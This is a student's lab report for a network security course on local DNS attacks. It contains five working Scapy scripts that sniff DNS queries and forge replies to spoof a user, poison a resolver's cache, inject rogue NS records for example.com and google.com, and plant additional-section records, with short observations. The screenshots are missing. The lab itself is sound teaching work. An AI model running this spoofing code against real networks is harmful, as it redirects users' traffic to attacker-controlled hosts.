**ACS 545 Cryptography and Network Security**

**Lab 7: Local DNS Attack Lab**

**Name:** Vijay Anand Pandian

**Lab Setup:**

11d73bcfb8eb attacker-ns-10.9.0.153

e11538a3bc07 seed-router

4a7d9572bbdd user-10.9.0.5

9e3c639cb44d seed-attacker

f4c36e13bc11 local-dns-server-10.9.0.5

**Testing the DNS Setup:**

**Implementation and Output:**

Text

Description automatically generated

Text

Description automatically generated

Text

Description automatically generatedTable

Description automatically generatedTable

Description automatically generatedText, letter

Description automatically generated

**Explanation and Observation:**

We can see that the Lab Setup has been successfully done and tested and got the result as expected.

**Task 1 - Directly Spoofing Response to User**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

pkt.show()

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=0, arcount=0,

an=Anssec)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt


send(spoofpkt)




# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and src host 10.9.0.5 and dst port 53'

pkt = sniff(iface='br-c83e1ac99060', filter=f, prn=spoof\_dns)

**Implementation and Output:**

****

**  **

**Explanation and Observation:**

The above code will initiate the DNS spoofing attack. We can see that the user machine receives the fake DNS response with the fake IP address.

**Task 2 – DNS Cache Poisoning Attack– Spoofing Answers**

**Code:**

#!/bin/env python3

# Fill in code at the location of @@@

from scapy.all import \*

import sys

target = sys.argv[1] #command line argument - get the first line entered

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=old\_dns.qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

dns = DNS(id=old\_dns.id,

aa=1, qr=1, qdcount=1, ancount=1,

qd=old\_dns.qd,

an=Anssec)

spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-c83e1ac99060', filter=f, prn=spoof\_dns)

**Implementation and Output: Graphical user interface, text, application

Description automatically generated**

**Graphical user interface, application

Description automatically generatedGraphical user interface, text

Description automatically generatedGraphical user interface, text

Description automatically generatedText

Description automatically generated**

**Explanation and Observation:**

The above code will initiate a DNS cache poisoning attack on the DNS server instead of the user machine which stores the fake information in its cache which will be used by the DNS server in future DNS queries. We can see that the cache of the DNS server is being poisoned with fake informations.

**Task3 - Spoofing NS Records**

**Code:**

#!/bin/env python3

# Fill in code at the location of @@@

from scapy.all import \*

import sys

target = sys.argv[1] #command line argument - get the first line entered

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=old\_dns.qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec = DNSRR(rrname="example.com",

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

dns = DNS(id=old\_dns.id,

aa=1, qr=1, qdcount=1, ancount=1, nscount = 1,

qd=old\_dns.qd,

an=Anssec,

ns=NSsec)





spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-c83e1ac99060', filter=f, prn=spoof\_dns)

**Implementation and Output:**

****

**Explanation and Observation:**

The code will perform a DNS cache poisoning attack on the local DNS server, including spoofed NS records in the authority section of the DNS response. From the screenshot above we can see that the dig command for any hostname in the example.com domain has got the fake IP address provided by ns.attacker32.com and also we can see the cache is poisoned.

**Task 4 - Spoofing NS Records for Another Domain**

**Code:**

#!/bin/env python3

# Fill in code at the location of @@@

from scapy.all import \*

import sys

target = sys.argv[1] #command line argument - get the first line entered

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=old\_dns.qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec = DNSRR(rrname="example.com",

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

NSsec2 = DNSRR(rrname="google.com",

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

dns = DNS(id=old\_dns.id,

aa=1, qr=1, qdcount=1, ancount=1,nscount = 2,

qd=old\_dns.qd,

an=Anssec,

ns=NSsec/NSsec2)

spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-c83e1ac99060', filter=f, prn=spoof\_dns)

**Implementation and Output:**

**Graphical user interface, text, application, website

Description automatically generated**

**Graphical user interface, text, application

Description automatically generated**

**Explanation and Observation:**

The code will perform a DNS cache poisoning attack on the local DNS server, including spoofing two NS records in the authority section of the DNS response for affecting example.com and google.com domains. From the screenshot above we can see that the dig command for any hostname in the example.com domain has got the fake IP address provided by ns.attacker32.com but the NS record of the google domain is not cached and also we can see the cache is poisoned with fake information of example.com domain but not google.com domain.

**Task 5 - Spoofing Records in the Additional Section**

**Code:**

#!/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if(DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport, sport=53)

Anssec = DNSRR(rrname=old\_dns.qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec = DNSRR(rrname="example.com",

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

NSsec2 = DNSRR(rrname="example.com",

type='NS',

rdata='ns.example.com',

ttl=259200)

Addsec1 = DNSRR(rrname="ns.attacker32.com",

type='A',

rdata='1.2.3.4',

ttl=259200)

Addsec2 = DNSRR(rrname="ns.example.net",

type='A',

rdata='5.6.7.8',

ttl=259200)

Addsec3 = DNSRR(rrname="www.facebook.com",

type='A',

rdata='3.4.5.6',

ttl=259200)

dns = DNS(id=old\_dns.id,

aa=1, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3,

qd=old\_dns.qd,

an = Anssec,

ns = NSsec/NSsec2,

ar = Addsec1/Addsec2/Addsec3)

spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-c83e1ac99060', filter=f, prn=spoof\_dns)

**Implementation and Output:Graphical user interface, text, application, chat or text message, website

Description automatically generatedGraphical user interface, text

Description automatically generatedGraphical user interface, text, application

Description automatically generated**

**Explanation and Output:**

The above code will perform cache poisoning on the local DNS server along with some additional sections of the DNS reply packet and also with authority and answer sections.

When responding to a query for [www.example.com](http://www.example.com/), we add some irrelevant entries in the Additional Section, such as ns.attacker32.com with IP address 1.2.3.4, ns.example.net with IP address 5.6.7.8, and [www.facebook.com](http://www.facebook.com/) with IP address 3.4.5.6. The purpose of these entries is to check whether the target local DNS server will cache them or not.

From the screenshot above we can see that the dig command for any hostname in the example.com domain has got the fake IP address provided by ns.attacker32.com but the NS record of the facebook.com domain is not cached also we can see the cache is poisoned with fake information of example.com domain but not facebook.com domain.